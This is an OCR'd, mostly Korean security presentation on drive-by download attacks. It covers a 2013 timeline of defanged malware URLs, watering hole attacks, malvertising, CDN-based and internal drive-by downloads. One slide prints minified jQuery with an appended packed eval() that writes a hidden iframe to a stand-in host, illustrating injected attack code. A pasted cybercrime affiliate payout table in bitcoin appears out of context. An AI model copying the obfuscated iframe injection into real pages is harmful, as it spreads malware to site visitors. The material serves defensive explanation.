
Overview

- **Drive-by Download Topology**




Overview

- **Drive-by Download Topology**




Overview

- **Drive-by Download Topology**




Overview

- **Drive-by Download Topology**



Overview

- **Drive-by Download Topology (MDN)**



Overview

- **Metamorphic of Drive-by Download in 2013**

2013-06-24	0	hxxp:// /AAAA/index.html	hxxp://v /cct.exe 인터넷 뱅킹 파밍 악성코드
	6		
	12	악성코드 유포 중지	
	18	hxxp:// /ih/index.html	hxxp:// /tccp.exe : 트로이목마
2013-06-25	0	악성코드 유포 중지	
	6		
	12		
	18	hxxp:// /ih/index.html hxxp:// /index.html hxxp:// /ih/index.html	hxxp:// /nwe.exe : 스파이웨어 hxxp:// /tccp.exe : 트로이목마
2013-06-26	0	hxxp:// css/index.html	hxxp:// /nwe.exe : 스파이웨어
	6		
	12	악성코드 유포 중지	
	18	hxxp:// /css/index.html	hxxp:// /wow.exe : 트로이목마
2013-06-27	0		
	6		hxxp:// /rok.exe ; 스파이웨어

Advance Method Type 1

- Watering Hole Attack
- Affiliate Web-Based Malware (a.k.a Malvertising)
- Malicious Code injection to Common File
- CDN Based Drive-by Download
- Internal Drive-by Download

Watering Hole Attack

- **Trend Point**
  - 주로 APT 공격에 사용된 DBD를 이 용어로 언급
    - ✓ 악성코드 배포 목적 중에 특정 대상에 집중된 경우
    - ✓ 2012년, 미국 외교협회 웹사이트에서 DBD 공격이 발생하여 화두에 오름
    - ✓ Zero-Day 취약점을 자주 이용 - CVE-2012-4792
  - 핵심은 불특정 다수를 공격하는 DBD와 달리 특정 공격 대상 집단을 선정함
    - ✓ 사전 정보 수집을 통해 공격 환경을 구성

Affiliate Web-Based Malware (a.k.a Malvertising)

- **Trend Point**
  - 제휴 광고의 구조도를 활용한 DBD 공격
  - 소포스 연구원이 다단계 구조(MLM)를 이용한 악성코드 유포를 연구하다 만든 용어

PAYMENT SHARE

Your share on the payments you have generated is calculated with the following table. The more volume you generate in one week, the more share on the profit you get.


Example: If you generate a volume of 125 BTC, you get a payout of 106.25 BTC. That are at the moment about 45,000 USD! To get a volume over 100 BTC is not a big deal with the right technique!


Volume/Week	Share
<5 BTC	25%
<25 BTC	50%
<125 BTC	75%
>=125 BTC	85%

  - 최근에는 악성 광고 의뢰(실시간 입찰) 및 광고 서버 탈취 등으로 유포
    - ✓ Malicious Advertising = Malvertising
  - 클리앙, 뽐뿌 랜섬웨어 유포 사례
    - ✓ 해외 랜섬웨어 유포에 광고를 활용하는 경우가 흔히 발생

Affiliate Web-Based Malware (a.k.a Malvertising)

- **Trend Point**





Malicious Code injection to Common File

- **Trend Point**
  - 웹 사이트에서 사용하는 공통 파일 조사
  - 조사한 파일에 자바스크립트 코드를 삽입할 수 있는 js 파일 리스트 선정
  - 해당 js 파일에 공격 코드 삽입
    - ✓ 특정 페이지가 아닌 모든 페이지에서 악성코드 유포
  - 일반적으로 많이 사용
    - ✓ 변형된 코드를 찾기 힘드니까
    - ✓ 기존과 주입된 코드의 유형이 유사
    - ✓ 리퍼러로 확인이 안됨 - 행위 분석에 의거한 추측이 필요

Malicious Code injection to Common File

- **Trend Point**

```
&&(d=e.getBoundingClientRect()),c=mc(f),{top:d.top+(c.pageYOffset||b.scrollTop)-(b.clientTop||0),left:d.
left+(c.pageXOffset||b.scrollLeft)-(b.clientLeft||0)}):d},position:function(){if(this[0]){var a,b,c={top:0,
left:0},d=this[0];return"fixed"===n.css(d,"position")?b=d.getBoundingClientRect():(a=this.offsetParent(),b=
this.offset(),n.nodeName(a[0],"html")||(c=a.offset()),c.top+=n.css(a[0],"borderTopWidth",!0),c.left+=n.css(
a[0],"borderLeftWidth",!0)),{top:b.top-c.top-n.css(d,"marginTop",!0),left:b.left-c.left-n.css(d,
"marginLeft",!0)}}},offsetParent:function(){return this.map(function(){var a=this.offsetParent;while(a&&!n.
nodeName(a,"html")&&"static"===n.css(a,"position"))a=a.offsetParent;return a||Qa})}}),n.each({scrollLeft:
"pageXOffset",scrollTop:"pageYOffset"},function(a,b){var c=/Y/.test(b);n.fn[a]=function(d){return Y(this,
function(a,d,e){var f=mc(a);return void 0===e?f?b in f?f[b]:f.document.documentElement[d]:a[d]:void(f?f.
scrollTo(c?n(f).scrollLeft():e,c?e:n(f).scrollTop()):a[d]=e)},a,d,arguments.length,null)}}),n.each(["top",
"left"],function(a,b){n.cssHooks[b]=Ua(l.pixelPosition,function(a,c){return c?(c=Sa(a,b),Oa.test(c)?n(a).
position()[b]+"px":c):void 0})}),n.each({Height:"height",Width:"width"},function(a,b){n.each({padding:
"inner"+a,content:b,"":"outer"+a},function(c,d){n.fn[d]=function(d,e){var f=arguments.length&&(c||"boolean"
!=typeof d),g=c||(d===!0||e===!0?"margin":"border");return Y(this,function(b,c,d){var e;return n.isWindow(b
)?b.document.documentElement["client"+a]:9===b.nodeType?(e=b.documentElement,Math.max(b.body["scroll"+a],e[
"scroll"+a],b.body["offset"+a],e["offset"+a],e["client"+a])):void 0===d?n.css(b,c,g):n.style(b,c,d,g)},b,f?
d:void 0,f,null)}})}),n.fn.extend({bind:function(a,b,c){return this.on(a,null,b,c)},unbind:function(a,b){
return this.off(a,null,b)},delegate:function(a,b,c,d){return this.on(b,a,c,d)},undelegate:function(a,b,c){
return 1===arguments.length?this.off(a,"**"):this.off(b,a||"**",c)}}),n.fn.size=function(){return this.
length},n.fn.andSelf=n.fn.addBack,"function"==typeof define&&define.amd&&define("jquery",[],function(){
return n});var nc=a.jQuery,oc=a.$;return n.noConflict=function(b){return a.$===n&&(a.$=oc),b&&a.jQuery===n
&&(a.jQuery=nc),n},b||(a.jQuery=a.$=n),n});jQuery.noConflict()eval(function(p,a,c,k,e,r){e=function(c){
return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e
]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);
return p}('9.5("<0 3=4://2.6.7 8=1 a=1></0>");',11,11,
'iframe|100|www|src|http|write|example|com|width|document|height'.split('|'),0,{}))
```

CDN Based Drive-by Download

- **Trend Point**
  - 공통 콘텐츠를 배포하기 위한 전용 서버를 CDN이라 부름
  - 자바스크립트 프레임워크, 광고를 위한 swf파일 등을 변조하여 유포 구조도 구성
    - ✓ 제휴 광고 만큼의 큰 유포 구조도를 가짐
  - 확장 해석 할 경우 서브 도메인으로 서비스하는 블로그 업체의 메인 서버 탈취로 모든 블로그가 동시에 악성코드 유포도 가능함

jQuery

1.x snippet:


```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js">
</script>
```

2.x snippet:

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.4/jquery.min.js"></script>
```


Internal Drive-by Download

- **Trend Point**
  - 비인가자에겐 악성코드를 유포하지 않고 인가자에게만 유포
  - 내부망에서만 운영하는 웹 서버에서 악성 코드를 유포하는 경우
    - ✓ 레터럴 무브먼트?
  - 로그인 후 변경되는 페이지에서 악성코드를 유포하는 경우
  - 드라이브-바이 다운로드 탐지를 위해 개발한 크롤러에 노출되지 않음
    - ✓ 로그인 정보를 담는 순간 퍼포먼스 문제가 발생



Internal Drive-by Download


- **Trend Point**



고파스가 사회적으로 파장을 일으키며 이 사이트를 방문
